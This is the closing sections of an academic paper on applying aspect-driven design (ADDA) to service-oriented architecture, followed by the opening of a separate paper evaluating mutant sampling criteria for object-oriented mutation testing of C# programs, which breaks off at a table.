In order to evaluate ADDA for SOA and receive a preliminary feedback, we conduct a case study and elaborate how we tackled the challenges discussed in Section III. Consider the e-shop system example introduced in Section II. There are six individual services, which provide different functionality. First, there is the *Users service*, which maintains both customers and employees, and their profiles and privileges. Second, there is the *Store service*, which deals with storage supplies. Third, the *Emailing service* sends e-mails to both customers and employees. Finally, the component *Customer service*, which includes the composite *Order service* maintaining orders, the *Billing service* providing API to the 3rd party billing services, and the *Shipping service* providing a facade to the 3rd party shipping services.

Consider the services are implemented using different technologies, due to the fact that there are multiple teams working on the system. Each team has different a experience and fulfills different non-functional requirements through the solution

stack. The *Billing*, *Store*, and *Emailing* services are implemented in Java, because of its reliability and performance. The *Customer* and *Order* services are implemented using Python, because it provides the best libraries for data analysis, and the company needs to analyze the orders to support business decisions. The *Shipping* service is written in server-side JavaScript, because it deals with various third-party APIs and JavaScript provides the most libraries for such tasks.

#### A. Business rules centralization

First, we implemented the *Business Context Registers* for each platform to persists business contexts and expose them through API. We also tailored a DSL similar to JBoss Drools<sup>4</sup>, which a powerful DSL for rule-based systems. We implemented the language in JetBrains MPS<sup>5</sup>, which is a tool designed for tailoring custom DSLs. It also provides a parser and a compiler into customizable output. This enabled us to define, store, and distribute business rules in platform-independent format.

Second, we implemented DSL compilers, which merge local and remote<sup>6</sup> business rules and translate them from the platform-independent format into platform-specific executable languages. Moreover, we implemented aspect weavers, which intercept the business operations and apply the business rules advice.

The composite Order service is now able to apply transitive business rules of the User, Billing, and Shipping services without their manual restatement.

#### B. Configuration centralization

As we stated earlier, the business domain configuration is a special case of service composition. We solved this problem similarly as the business rules centralization. We implemented the *Business Configuration Registers* for each platform. These registers store the configuration variables in a name-value dictionary and provide access to them through API. Then, we also added aspect weavers, which download and merge the business domain configuration from dependencies.

Alternatively, having more powerful DSL, we might declare the configuration as a part of the root business context, i.e., the parent context to all other contexts. Then, we could drop the Business Domain Configuration Registry and all related weavers as the configuration would be included in the Business Context Registry as another context. However, for simplicity, we maintain the configuration separately.

#### C. Documentation extraction

ADDA approach already provides a mechanism to extract an up-to-date business documentation of a monolithic system [20]. As all the services follow ADDA, we can also extract their documentation. Since each service exposes its metadata through public API, we implemented advanced documentation

<sup>4</sup><https://www.drools.org/>

<sup>5</sup><https://www.jetbrains.com/mps/>

<sup>6</sup>The business rules definitions are downloaded from Business Contexts Registers of services this service depends on.



generator discovering all services in the system and fetching their metadata. Then, similarly to pure ADDA, we combine the information together to identify the services, their operations and business contexts, their dependencies, and the structure of their public model, i.e., the structure of business objects. The generator implementation follows the suggestion for pure ADDA documentation generator, only it loops over all services and identifies their dependencies.

Having this documentation generator opens new possibilities. First, we can produce the result as HTML to overview the system and archive it or give it to the architects. We can also give it to domain experts to review and validate the flow and business rules. Having the overview of the entire SOA system significantly simplifies their work. Finally, we can produce the documentation in a formal language and then reason over it. For example, we can verify the feasibility of all contexts or find contradictions, which may result from the automated composition of business contexts.

#### D. Summary

We described the implementation of ADDA concept into SOA to reduce information restatement and simplify development of the system. Furthermore, ADDA for SOA opens new ways to use the extracted and exposed information, e.g., for automated business documentation extraction and its validation and verification. Unfortunately, the efficient implementation requires that all services in SOA follow ADDA for SOA concept. Otherwise, the concern reuse is significantly limited. Next, the concept implementation relies on complex tools as a DSL for business context description and platform-specific aspect weavers, which introduces a significant initial overhead. In consequence, migrating an existing system to ADDA for SOA concept seems to be highly challenging.

### VII. RELATED WORK

SOA is one of existing architectural solutions for large applications with difficult maintenance, performance issues, and multiple development teams. Deployment, composition, and maintenance of services belong among the most significant issues. In this paper, we propose a novel approach addressing composition and maintenance difficulties, and this section elaborates them in the context of existing work.

#### A. The architecture

Nowadays, SOA itself is considered outdated and replaced by a novel and more evolved approaches. Microservices pattern is the leading architecture replacing SOA [9]. However, this architecture preserves existing SOA principles and adds additional constraints addressing deployment and maintenance issues. For example, it emphasizes simple services and rapid delivery. Next, it suggests the use of multiple agile teams and service communication through an independent, usually HTTP-based, protocol such as REST and SOAP. Finally, it stresses decentralization through choreography [8], [21]. Contrary, plain SOA often uses orchestration, e.g., Enterprise Service Bus, which brings centralization.

Nevertheless, the basic principles persist and this work applies to them. The proposal expects distributed environment, independent standalone services, and communication through the network. Development workflow, service deployment or actual composition of services are orthogonal to the approach.

#### B. Service composition

There are two basic approaches to the service composition. First, the services are orchestrated in a network with a director validating and forwarding messages, or the services know their dependencies and somehow they look up them themselves [8]. While the first more centric approach is known as an *orchestration*, the other is known as a *choreography*. None of these actually apply to the proposed approach. Whether the services are discovered through a service registry such as Universal Description, Discovery, and Integration (UDDI) catalog, their addresses are hard-coded in services, or the configuration is provided by a central component is not significant [22]. The proposed ADDA for SOA approach assumes the existence of the dependencies but does not deal with the implementation of a discovery process.

Novel approaches to service composition often use Artificial Intelligence (AI) due to increasing number of existing services and their complexity [10]. There are these automated composition approaches as manually maintaining and evaluation the services is difficult and exacting. The proposed techniques use AI to optimize deployment of the services into a cloud to utilize the performance, to compose services together, to find the best implementation of the dependency etc. All these are performed based on the conducted analyses by an AI.

Each composition service has to consider at least a subset of the business rules declared by services it depends on, but unfortunately, none of these composition approaches efficiently supports the composition of business rules. There exist too many implementations of service description, discovery, and meta-data extraction techniques that it is nearly impossible to gather and reuse this information. Thus, in this work, we propose the approach focusing on reuse of business rules, which does not interfere with existing service composition approaches.

#### C. Business rules representation and composition

The major part of this paper deals with extraction, reuse, and composition of business rules within composite services. Inspection of dependencies and extraction of business rules requires suitable and inspectable representation of the rules.

Model-Driven Architecture (MDA) belongs among both major research and industrial approaches to SOA design. It describes the business domain in multiple models on different levels of abstraction to avoid manual information restatement and enable information reuse. The more specific models are generated from the more abstract models using transformation and forward engineering techniques. In the end, the service source code is produced [23]. Unfortunately, this technique suffers from the lack of support of backward transformation, i.e., when the more specific model is modified, we are



unable to propagate these modifications into more abstract models. Then regeneration of this model overwrites these modifications. In addition, MDA for SOA usually uses special languages with the better focus on services, service providers, etc., and lacks the support of business rules [24]. Unfortunately, the business rules with their cross-cutting nature are difficult to encapsulate in object-oriented techniques such as MDA [25]. Although there are options such as OCL to extend the models, but they are still unable to encapsulate and reuse repeated rules, they restate them manually instead [18].

Similar intentions as ours are discussed in [26]. The authors claim that business rules are often a subject of change, while implementation of services and SOA structure changes less frequently. Thus, then separation of concerns, more particularly business rules, leads to maintainable implementation. They propose a Business Process Execution Language (BPEL) [27] extension separating the business rules from services and declaring them using DSLs. As business rules are more about declaration what to do than how to do it, they introduce several new central meta-services dealing with business declaration, transformation, and business process interception to trigger actions. These services run rule-based engines to deliver high-performance rules evaluation. While this approach surely simplifies the maintenance, it has significant limitations. First, BPEL is designed for a centric orchestration, while recent research and best practices suggest decentralization through a choreography. Then, having DSLs simplifies maintenance comparing to hard-coding the rules into source code, but their further inspection and transformation is still difficult as there are multiple different languages. Finally, as the rules are part of the orchestration description in BPEL, then when they change, the whole orchestration must be updated. Contrary, our approach is more restrictive about used DSL, but it is agnostic to used composition method. Furthermore, when a single service changes, only the services depending on it are notified by a push event and then are internally reloaded.

The alternative approach focuses on identification of business contexts and reuse of business rules from dependencies [28]. The authors propose a framework for the construction of composite services. For each dependency service, they describe its API including business operations, their preconditions and post-conditions, which is a business context in terms of this paper. Then, using their framework, they produce a composite service considering the contexts of the dependencies. While the intentions are similar, this paper proposes more generic approach. Instead of the manual description of each dependency, it reuses their contexts through inspection of automatically exposed meta-data, which it does through separation of concerns using AOP.

#### D. Documentation extraction

Maintaining up-to-date business documentation of existing SOA is very challenging. SOA is vast living system and with many performed changes, the documentation gets quickly obsolete. Acquiring then up-to-date documentation is barely

possible, we must fall back to reverse engineering methods. Extracting the business documentation, i.e., the list of services, their operations with business contexts and a structure of communication protocol from SOA is basically like extracting it from a monolithic application plus dependencies.

Reverse engineering of monolithic applications is well discussed. For example, we may apply phrasal pattern matching on the source code to extract the rules [29] or construct a call-graph and look for branching [30]. Either way, we must identify the execution context, i.e., variables and their origin used in extracted expressions. Generation of such documentation is challenging and the result may be inaccurate depending on the technology and code conventions. Importance but the difficulty of business rules extraction from legacy information systems is discussed in [31]. The authors propose a semi-automated technique to extract the rules, but as it is obvious, such a documentation would require significant efforts, be inaccurate, and might not be up to date.

The difficulty of business rules encapsulation and subsequent automated extraction lies in their characteristic. As they are considered throughout the whole system, they cross-cut multiple layers, components, and often technologies. Unfortunately, commonly used Object-oriented programming fails in the encapsulation of such cross-cutting behavior [15], and tends to their manual tangling and duplication in a code base. Their separation is very difficult [25] due to the necessity to apply them in various places and technologies [3]. However, there exists an efficient documentation extraction technique for applications using ADDA to separate business rules [20]. Having business contexts described in DSLs and available for transformation, we are able to read this meta-data to construct the documentation. This technique applies to this paper. As we propose, each service uses some implementation of ADDA and exposes this meta-data through public API. Then, we are able to browse the SOA and fetch all meta-data to construct the documentation of the overall system.

## VIII. CONCLUSION

There exist many open challenges in SOA. For example domain decomposition, service discovery, composition, deployment, and evolution, or inter-team communication. In this paper, we focused on the separation of concerns and their reuse among composite services. We proposed a novel aspect-based approach ADDA for SOA. It introduces several new components into a conventional service architecture. They maintain separated concerns such as business contexts describing preconditions and post-conditions of business operations, business domain configuration, and the structure of the public model in the platform-independent format. These isolated concerns are exposed via API to other services. That enables them to fetch this metadata, transform them and combine with their own business contexts and configuration. The model structure is used for the verification of the communication protocol. Besides the simplification of service composition, we show the simplicity of generation of up-to-date business

documentation listing the services, their operations, preconditions, post-conditions, and the structure of the communication protocol, which often reflects the structure of business objects.

ADDA for SOA delivers significant maintenance improvement, codebase reduction, and context-awareness to services. It isolates business rules into the single point of truth in DSL and weaves the rules together at runtime with the respect to the current execution context. Use of DSL enables the involvement of domain experts into development. Automated distribution and restatement of business rules remove the need for manual synchronization of all places, which reduces maintenance efforts and lowers the risk of human error.

On the other hand, ADDA itself introduces significant overhead, as it requires design and implementation of the DSL, and platform-specific application-independent aspect weavers. In SOA, there are multiple programming languages and platforms involved, which increases the number of required aspect weavers. Development of the technological stack requires major efforts. Furthermore, all services in SOA have to follow ADDA for SOA concept, otherwise, no automated concerns composition and reuse can happen. Moreover, separation of concerns slightly reduces cohesion and thus maintaining the business rules apart of the related code is more demanding.

There is still work to do in future. Besides the need for the production-ready implementation, we will focus on delivery of larger evaluation of development efforts comparing ADDA for SOA to pure SOA or some its alternative. Finally, we will focus on design and formalization complex but easy to use DSL for business rules in SOA. There is the need for many features such as inheritance, rules modifiers, and declaration of constants. Use of ADDA for SOA also opens new possibilities. For example, having all metadata exposed via API, we are able to maintain business rules for all services from a single place, e.g., a maintenance application. We might visualize the relations, modify the rules, and then let the services update themselves and reload the configuration.

#### ACKNOWLEDGEMENT

This research was supported by the Grant Agency of the Czech Technical University in Prague, grant No. SGS16/234/OHK3/3T/13 and Czech UPE and Avast Foundation grant at the Czech Technical University No. DP17/2017010007.

#### REFERENCES

- [1] C. Larman, *Applying UML and Patterns: An Introduction to Object Oriented Analysis and Design and Iterative Development*. Pearson Education India, 2012.
- [2] M. Fowler, *Patterns of enterprise application architecture*. Addison-Wesley Longman Publishing Co., Inc., 2002.
- [3] K. Cemus and T. Cerny, "Aspect-driven design of information systems," in *SOFSEM 2014: Theory and Practice of Computer Science, LNCS 8327*. Springer International Publishing Switzerland, 2014, pp. 174–186. ISBN 978-3-319-04298-5
- [4] R. Perrey and M. Lycett, "Service-oriented architecture," in *Applications and the Internet Workshops, 2003. Proceedings. 2003 Symposium on*. IEEE, 2003, pp. 116–119.
- [5] M. Endrei, J. Ang, A. Arsanjani, S. Chua, P. Comte, P. Krogdahl, M. Luo, and T. Newling, *Patterns: service-oriented architecture and web services*. IBM Corporation, International Technical Support Organization, 2004.
- [6] M. R. Cecil, *Agile software development: principles, patterns, and practices*. Prentice Hall PTR, 2003.
- [7] M. P. Papazoglou, "Service-oriented computing: Concepts, characteristics and directions," in *Web Information Systems Engineering, 2003. WISE 2003. Proceedings of the Fourth International Conference on*. IEEE, 2003, pp. 3–12.
- [8] N. Dragoni, S. Giallorenzo, A. L. Lafuente, M. Mazzara, F. Montesi, R. Mustafin, and L. Safina, "Microservices: yesterday, today, and tomorrow," *arXiv preprint arXiv:1606.04036*, 2016.
- [9] M. Fowler and J. Lewis, "Microservices," *ThoughtWorks*. <https://martinfowler.com/articles/microservices.html> [accessed on March 21, 2017], 2014.
- [10] J. Rao and X. Su, "A survey of automated web service composition methods," in *International Workshop on Semantic Web Services and Web Process Composition*. Springer, 2004, pp. 43–54.
- [11] R. T. Fielding, "Architectural styles and the design of network-based software architectures," Ph.D. dissertation, University of California, Irvine, 2000.
- [12] R. Chinnici, J.-J. Moreau, A. Ryman, and S. Weerawarana, "Web services description language (wsdl) version 2.0 part 1: Core language," *W3C recommendation*, vol. 26, p. 19, 2007.
- [13] M. J. Hadley, "Web application description language (WADL)," 2006.
- [14] T. Cerny and M. J. Donahoo, "How to reduce costs of business logic maintenance," in *Computer Science and Automation Engineering (CSAE)*, vol. 1. IEEE, 2011, pp. 77–82.
- [15] G. Kiczales, J. Lamping, A. Mendhekar, C. Maeda, C. Lopes, J.-M. Loingtier, and J. Irwin, *Aspect-oriented programming*. Springer, 1997.
- [16] K. Cemus, F. Klimes, O. Kratochvil, and T. Cerny, "Separation of concerns for distributed cross-platform context-aware user interfaces," *Cluster Computing*, pp. 1–8, 2017.
- [17] M. Mernik, J. Heering, and A. M. Sloane, "When and how to develop domain-specific languages," *ACM computing surveys (CSUR)*, vol. 37, no. 4, pp. 316–344, 2005.
- [18] K. Cemus, T. Cerny, and M. J. Donahoo, "Automated business rules transformation into a persistence layer," *Procedia Computer Science*, vol. 62, pp. 312–318, 2015.
- [19] M. Villamizar, O. Garcés, H. Castro, M. Verano, L. Salamanca, R. Casallas, and S. Gil, "Evaluating the monolithic and the microservice architecture pattern to deploy web applications in the cloud," in *Computing Colombian Conference (10CCC), 2015 10th*. IEEE, 2015, pp. 583–590.
- [20] K. Cemus and T. Cerny, "Automated extraction of business documentation in enterprise information systems," *ACM SIGAPP Applied Computing Review*, vol. 16, no. 4, pp. 5–13, 2017.
- [21] A. Sill, "The design and architecture of microservices," *IEEE Cloud Computing*, vol. 3, no. 5, pp. 76–80, 2016.
- [22] E. Al-Masri and Q. H. Mahmoud, "Discovering the best web service," in *Proceedings of the 16th international conference on World Wide Web*. ACM, 2007, pp. 1257–1258.
- [23] A. Rahmani, V. Rafe, S. Sedighian, and A. Abbaspour, "An mda-based modeling and design of service oriented architecture," *Computational Science-ICCS 2006*, pp. 578–585, 2006.
- [24] S. K. Johnson and A. W. Brown, "A model-driven development approach to creating service-oriented solutions," in *International Conference on Service-Oriented Computing*. Springer, 2006, pp. 624–636.
- [25] R. Kennard, E. Edmonds, and J. Leaney, "Separation anxiety: stresses of developing a modern day separable user interface," in *Human System Interactions. HSI'09. 2nd Conference on*. IEEE, 2009, pp. 228–235.
- [26] F. Rosenberg and S. Dustdar, "Business rules integration in bpel-a service-oriented approach," in *E-Commerce Technology. Seventh IEEE International Conference*. IEEE, 2005, pp. 476–479.
- [27] T. Andrews, F. Curbera, H. Dholakia, Y. Golland, J. Klein, F. Leymann, K. Liu, D. Roller, D. Smith, S. Thatte *et al.*, "Business process execution language for web services," 2003.
- [28] J. I. Fernández Villamor, C. A. Iglesias Fernandez, and M. Garjito Ayestaran, "Microservices: Lightweight service descriptions for rest architectural style," 2010.
- [29] E. Putrycz and A. W. Kark, "Connecting legacy code, business rules and documentation," in *Rule Representation, Interchange and Reasoning on the Web*. Springer, 2008, pp. 17–30.
- [30] X. Wang, J. Sun, X. Yang, S. Maddineni *et al.*, "Business rules extraction from large legacy systems," in *Software Maintenance and Reengineering*. IEEE, 2004, pp. 249–258.
- [31] J. Shao and C. Pound, "Extracting business rules from information systems," *BT Technology Journal*, vol. 17, no. 4, pp. 179–186, 1999.

# Evaluation of Mutant Sampling Criteria in Object-Oriented Mutation Testing

Anna Derezińska  
Warsaw University of Technology  
Institute of Computer Science  
Nowowiejska 15/16, 00-665  
Warsaw, Poland  
Email: A.Derezinska@ii.pw.edu.pl

Marcin Rudnik  
Warsaw University of Technology  
Institute of Computer Science  
Nowowiejska 15/16, 00-665  
Warsaw, Poland

**Abstract**—Mutation testing of object-oriented programs differs from that of standard (traditional) mutation operators in accordance to the number of generated mutants and ability of tests to kill mutants. Therefore, outcomes of cost reduction analysis cannot be directly transferred from a standard mutation to an object-oriented one. Mutant sampling is one of reduction methods of the number of generated and tested mutants. We proposed different mutant sampling criteria based on equivalence partitioning in respect to object-oriented program features. The criteria were experimentally evaluated for object-oriented and standard mutation operators applied in C# programs. We compared results using a quality metric, which combines mutation score accuracy with mutation cost factors. In result, class random sampling and operator random sampling are recommended for OO and standard mutation testing, accordingly. With a reasonable decline of result accuracy, the mutant sampling technique is easily applicable in comparison to other cost reduction techniques.

## I. INTRODUCTION

FAULT detection ability of a test suite can be measured with assistance of mutation analysis [1]. After seeding a fault into a program, its mutated variant - a *mutant* is run against tests. If any test detects a changed behavior of the mutant, it is called to be *killed* by the test suite. Capability of a test suite to reveal faults introduced through mutations is expressed by a *mutation score* (MS). It is calculated as a ratio between the number of killed mutants and the number of all non-equivalent mutants. A mutant is said to be *equivalent* with the original program if its behavior is identical and none test case can kill it.

Faults injected automatically into a program are specified with so-called *mutation operators*. Standard (traditional) operators introduce simple changes in typical expressions of general purpose languages. According to experiments with thousands of mutants on several C# programs [2], standard mutation operators are not sufficient in dealing with flows in object-oriented program structures. Such flows can be served by OO and other specialized mutation operators.

The major drawback of the mutation method is its high cost because of executing many mutants against many tests. There are many approaches trying to lower the mutation cost that are based on decreasing a number of considered mutants [1], [3], such as mutant sampling, selective mutation, higher order mutation, mutant clustering, etc. However, due to different characteristic of object-oriented mutation, their benefits could be not necessarily as promising as for standard mutation operators. For example, mutation score accuracy for mutation operator selection was worse about few to 10% for OO operators in comparison to standard ones [4].

Therefore, we undertake research on cost reduction techniques with OO operators applied to C# programs, including mutant sampling. In mutant sampling, test runs are performed on a random subset of mutants [5]. The subset includes  $R\%$  of all mutants, where  $R$  is a parameter of the method (*sampling degree*). In the opposite to other mutant selection approaches [6], none of mutation operators is discarded. Apart from this simple sampling method, we proposed and experimentally investigated five other sampling criteria based on an equivalence partitioning according to OO program structure. The sampling results were evaluated using a quality metric [4] that approximates a tradeoff between the mutation score accuracy and the mutation cost in terms of mutant number and test number. A unified investigation process was used, which helps to compare results of different programs and different cost reduction methods, as mutant selection [4] and mutation clustering [7]. The main contributions of the paper are:

- proposal and evaluation of different sampling criteria,
- comparison of sampling in regard to OO and standard mutation operators,
- quality analysis of mutant sampling results based on the quality metric that concerns an impact of a number of mutants and a number of tests,

- preformation of comprehensive experiments on mutant sampling with C# programs.

This paper is organized as follows: the next Section describes mutant sampling methodology. Section III presents details about an experimental set-up and results of the experiments carried out. The final sections present related work and conclusions.

## II. MUTANT SAMPLING

In this section, we present methodology on which experiments were based: different criteria of mutant sampling, a flow of the investigation process, and how results are evaluated with a quality metric.

### A. Mutant Sampling Criteria

Mutant sampling was proposed by Acree [8] and Budd [9]. In a simple mutant sampling approach, a subset of mutants is randomly chosen from a defined set of mutants [5]. It will be referred as the first sampling criterion.

While taking into account a structure of an object-oriented program, different sampling criteria can also be proposed. The idea behind these sampling criteria is to divide a set of all mutants into disjoint partitions, i.e. equivalence classes. Then, random selection refers not to the whole mutant set, as in the fully random sampling, but some mutants are selected from each partition. In this way, each partition is represented in a reduced set of mutants. The criteria differ in the way such partitions are constituted. This general idea is analogous to the equivalence partitioning-based testing [10], in which selection of tests from different partitions assures a test coverage for all partitions. In this paper, the following sampling criteria have been investigated ( $R$  denotes a *sampling degree*):

1. *fully random* -  $R\%$  of mutants is randomly chosen from the set of all mutants,
2. *class random* - random selection of mutants is equally distributed for all classes, i.e. for each class  $R\%$  of its mutants is chosen,
3. *file random* - random selection of mutants is equally distributed for all files of the source code, for each file  $R\%$  of its mutants is chosen,
4. *method random* - random selection of mutants is equally distributed for all methods of the source code, for each method  $R\%$  of its mutants is chosen,
5. *mutation operator random* - random selection of mutants is equally distributed for all mutation operators, i.e. for each operator  $R\%$  of mutants generated by this operator are randomly chosen,
6. *namespace random* - random selection of mutants is equally distributed for all namespaces of the source code, for each namespace  $R\%$  of its mutants is chosen.

It should be stressed that the fifth criterion, *mutation operator random*, is not equivalent to the selective mutation [6]. In the mutant sampling according to this criterion, we

use subsets of mutants generated by each considered mutation operator; whereas in the selective mutation all mutants generated by specified operators are used and mutants of remaining operators are discarded.

### B. Investigation Process

The experiment under concern investigates influence of the sampling criteria and their parameter, i.e. an amount of percentage of chosen mutants, on mutation results.

A prerequisite of the investigation process is generation of all first order mutants for a given program using a considered set of mutation operators. This set of all mutants will be denoted as  $M_{All}$ . Afterwards, all mutants are run against all tests from a given pool ( $T_{All}$ ). Mutation results are referred as positions in a mutant execution matrix, where a pair  $\langle \text{mutant } m, \text{test } t \rangle$  evaluates to an outcome whether the mutant  $m$  was killed by the test  $t$  or not.

After having tested all mutants with all tests, we can determine a reference mutation score (a ratio of killed mutants to nonequivalent). This measure called here *original mutation score*  $MS_{orig} = MS(M_{All}, T_{All})$  is calculated using the mutant execution matrix. The value of  $MS_{orig}$  is treated as the most accurate  $MS$  of the process but obtained in the most costly way - using many mutants and tests.

### C. Minimal Test Sets

A research question is whether mutant sets reduced by sampling are efficient in assessing the quality of all tests. Therefore, using a concept of minimal test sets we refer results of reduced sets to those of all possible mutants. Minimal test sets have the same ability of killing mutants and its notion can be explained in the following way.

Let assume that  $M_X$  is a subset of all considered mutants  $M_X \subseteq M_{All}$  that satisfies the following condition: if all tests from a given test pool  $T_{All}$  are used, this subset determines the maximal mutation score  $MS_{Xmax} = MS(M_X, T_{All})$ . However, it could be possible to obtain the same mutation score using a smaller number of tests than  $|T_{All}|$  (where  $|S|$  states for the cardinality of set  $S$ ). A subset of all tests  $T_j \subseteq T_{All}$  is a *minimal test set* in accordance to  $M_X$  if evaluation of mutation results of tests from this set gives the maximum mutation score  $MS_{Xmax} = MS(M_X, T_j)$ . Moreover, this test set includes the minimal number of tests, i.e. none of its tests could be omitted. In further steps of the process, we investigate if such minimal test sets are able to kill mutants from the whole mutant set  $M_{All}$ .

In general, many different minimal test sets for  $M_X$  can exist giving the same mutation score. All minimal test sets can be effectively generated using the prime implicant of a monotonous Boolean function [11].

### D. Process Steps

After a mutant execution matrix has been evaluated, results for different sampling criteria and different sampling

degree  $R$  are calculated. The following steps are executed for a given pair of parameters (*criterion*,  $R$ ):

C1) Based on a given sampling criterion and a selected sampling degree  $R$ , a subset of all mutants is determined:  $M_{C1} \subseteq M_{All}$ . This subset includes all mutants (if  $R=100\%$ ) or a proper subset (for a lower sampling degree).

Then, we can calculate the mutation score that would be obtained running mutants from this subset against all tests from the considered test pool:  $MS_{C1max} = MS(M_{C1}, T_{All})$ . This mutation score will be called the *maximum mutation score* for the set  $M_{C1}$ .

C2) According to the maximum mutation score for the set  $M_{C1}$  we create a collection  $L$  that includes minimal subsets of tests sufficient to obtain  $MS_{C1max}$ . The collection contains all minimal test sets determined by  $M_{C1}$  or a limited number of such tests. A maximal cardinality of the collection - *TestSetLimit* is an experiment parameter.

C3) Mutation scores are calculated for each minimal test set comprised in collection  $L$  and the set of all mutants  $M_{All}$ :  $MS_{C3j} = MS(M_{All}, T_j)$ , where  $T_j \in L, j=1..|L|$ .

C4) An average mutation score is determined taking into account mutation results of all components of  $L$  calculated in the previous step. We also compute an average number of tests over all minimal test sets included in  $L$ .

D) The steps C1)-C4) are repeated many times with the same sampling parameters in order to get different random statistics. Using average values obtained in consecutive steps C4), the final average mutation score  $MS_{avg}$  and the average test number  $NT_{avg}$  are calculated over the number of sampling repetition runs.

Finally, the whole process is recalculated for other values of sampling parameter  $R$  and other sampling criteria.

All average values mentioned in the process description are calculated as an arithmetic average.

It should be noted that the process described in this section requires generating and running all mutants against all tests from a given test suite. However, the process is for research purposes. In a practical mutant sampling, only a subset of mutants is run against tests. Furthermore, not all mutants have to be generated. It is possible to generate a randomly selected subset of mutants according to a given sampling criterion. Moreover, this facility can be easily incorporated into existing mutation tools.

#### E. Metric-Based Quality Evaluation

Comparison of different approaches to cost reduction of mutation testing should take into account a tradeoff between benefits and possible shortcoming of a method. Benefits can relate to a lower number of mutants that have to be generated and run in tests. Another advantage could be a reduced number of tests used in test runs of mutants. However, application of cost reduction methods can cause decline of mutation score adequacy in comparison to the one obtained using all mutants and more tests. Therefore,

we proposed a quality metric [4] that can be adjusted for balancing these factors in study on cost reduction.

The metric depends on three components (Eq. 1). Each component is a normalized variable multiplied by a weight coefficient. The whole metric is a normalized sum of the components. Assuming a given sampling criterion, values of variables and the whole metric are normalized over their data set calculated for all values of a sampling parameter  $R$ .

$$EQ(W_{MS}, W_T, W_M) = I(W_{MS} * I(S_{MS}) + W_T * I(Z_T) + W_M * I(Z_M)) \quad (1)$$

The weight coefficients  $W_{MS}$ ,  $W_T$ ,  $W_M$  determine an impact of particular variables into the quality measure. The sum of coefficients must be equal to 1. A normalization function is denoted by  $I()$ . Three variables approximate the following measures:

- $S_{MS}$  - a loss of mutation score adequacy in an experiment,
- $Z_T$  - a cost decrease due to a reduced number of tests required for killing mutants in an experiment,
- $Z_M$  - a cost decrease due to a reduced number of mutants considered in an experiment.

The variables in mutant sampling experiments were calculated according to the following formulae (Eq. 2).

$$S_{MS} = MS_{avg} / MS_{orig} \quad (2)$$

$$Z_T = \begin{cases} 1 - (NT_{avg} / |T_{All}|) & \text{if } NT_{avg} > 0 \\ 0 & \text{otherwise} \end{cases}$$

$$Z_M = \begin{cases} 1 - (|M_{C1}| / |M_{All}|) & \text{if } |M_{C1}| > 0 \\ 0 & \text{otherwise} \end{cases}$$

Where symbols  $MS_{avg}$ ,  $MS_{orig}$ ,  $NT_{avg}$ ,  $T_{All}$ ,  $M_{C1}$  and  $M_{All}$  have the same meaning as in the process description.

While examining quality results with respect to different sampling criteria and different sampling degree  $R$ , we are looking for a “good randomization mode”. The idea behind this notion is selection of promising sampling criteria and values of  $R$  towards generalization of results. For a given sampling criterion, we can analyze the quality metric as a function of a parameter  $R$  and observe maxima of the function. A good randomization mode should meet two following requirements:

*Unambiguous maximum* - we would like to avoid two situations: first - when increase in the number of randomly selected mutants (increase in  $R$ ) gives the quality measure of the same high value (close to 1), and second - when there are several local maxima. The first situation would imply that taking more mutants we do not benefit in the mutation testing process. The second case corresponds to an ambiguous situation, where a quality measure does not monotonously depend on a sampling degree.

*Repeatability* - the maximum should be independent of a program. It means that quality metric  $EQ$  calculated for a given sampling criterion should reach its maximum within the similar range of parameter  $R$  for each project.

### III. RESULTS AND DISCUSSION

In this section we describe the experimental set-up and discuss outcomes of our mutant sampling experiments.

#### A. Experimental Set-up

Experiments were conducted on the following open-source C# programs corresponding to different software engineering tools:

1. Enterprise Logging.
2. Castle (modules Castle.Core, Castle.DynamicProxy2, CastleMicroCernel and Castle.Windsor).
3. Mono Gendarme.

The programs were companioned with unit tests. The tests were partially originated from the source projects and partially developed in order to improve code coverage. The basic complexity measures of the programs, the number of code lines and the number of classes and interfaces, as well as obtained coverage results are summarized in Table I.

The experiments were conducted using the CREAM tool (CREA<sup>T</sup>or of Mutants) devoted to mutation testing of C# programs [12],[13]. Apart from the support of the typical mutation testing process, the third version of the tool facilitates experiments on cost reduction methods [4]. The tool is extended with a wizard that assists in performing experiments on mutation operator selection, mutant sampling and mutation clustering. Having created all mutants and performed all test runs, the mutation results are evaluated according to a given investigation process. Then the quality metrics are calculated and analyzed.

The experiments have been performed and their results evaluated under to the following assumptions:

- *Mutation operators* - in experiments first-order mutants were created with use of all object-oriented (18) and all standard (8) mutation operators implemented in CREAM v.3, including all standard mutation operators proposed to be selective [6].

- *Covered mutants* - only mutants covered by tests were taken into account in evaluation of the mutation score. CREAM has an option to generate only covered mutants if required. We checked that none of uncovered mutant of these programs was killed by any tests from  $T_{All}$ .
- *Independent analysis for mutation operator categories* - evaluation of experiment results was performed independently for object-oriented and standard mutation operators. In the OO analysis, the set  $M_{All}$  corresponds to all mutants of a given program generated with all OO operators. In the latter case, all standard mutation operators are considered.
- *Sampling criteria* - experiment results were evaluated independently for six sampling criteria (Sec. II.A).
- *Sampling parameter* - for every sampling criterion, parameter  $R$  was equal to 5%, 10%, 15%, ..., 100% in consecutive experiments.
- *TestSetLimit* - the number of minimal test sets considered in each collection  $L$  was bounded by 15 sets (see step C2 in Sec. II.B).
- *Sampling repetition number* - for a given program, a selected sampling criterion and a given sampling parameter  $R$ , each sampling was repeated 10 times (compare point D in Sec. II.B).
- *Quality metric coefficients* - quality metric was calculated with weight coefficients  $W_{MS}$ ,  $W_T$ ,  $W_M$  equal to 0.6, 0.2, 0.2, if not stated elsewhere. These values are interpreted in the following way: mutation score accuracy amounts to 60% in the quality metric whereas the number of mutants and the number of tests amounts per 20% each (Sec. II.C).
- *Normalization* - metric variables  $S_{MS}$ ,  $Z_T$ ,  $Z_M$ , and the whole quality metric were normalized over the data set calculated for each sampling parameter value, i.e. 5%, 10%, 15%, ...100%.

During a preliminary step, all mutants were generated and run with all tests. The basic outcome of the mutation testing of the subjects is given in Table II. Mutants that were not killed might be equivalent, i.e. not to be killable by any tests, although CREAM tries to prevent from generating equivalent mutants. After manual examination some mutants were determined being equivalent. The last column shows the original mutation score  $MS_{orig}$  (i.e. covered mutants not recognized as equivalent divided by killed mutants). Those values were used as a reference in evaluation of mutant sampling.

#### A. Evaluation of Mutant Sampling Results

Evaluation of results stored in the mutant execution matrix was performed according to the investigation process presented in Sec. II.B. Experiment results are given in three tables (Table III, Table IV, Table V) for each considered project, accordingly. They present average mutation scores obtained for different sampling criteria and different values of the parameter. A mutation score was computed as

TABLE I.  
PROGRAM METRICS

No	LOC		Classes & Interfaces		Line coverage [%]
	with tests	without tests	with tests	without tests	
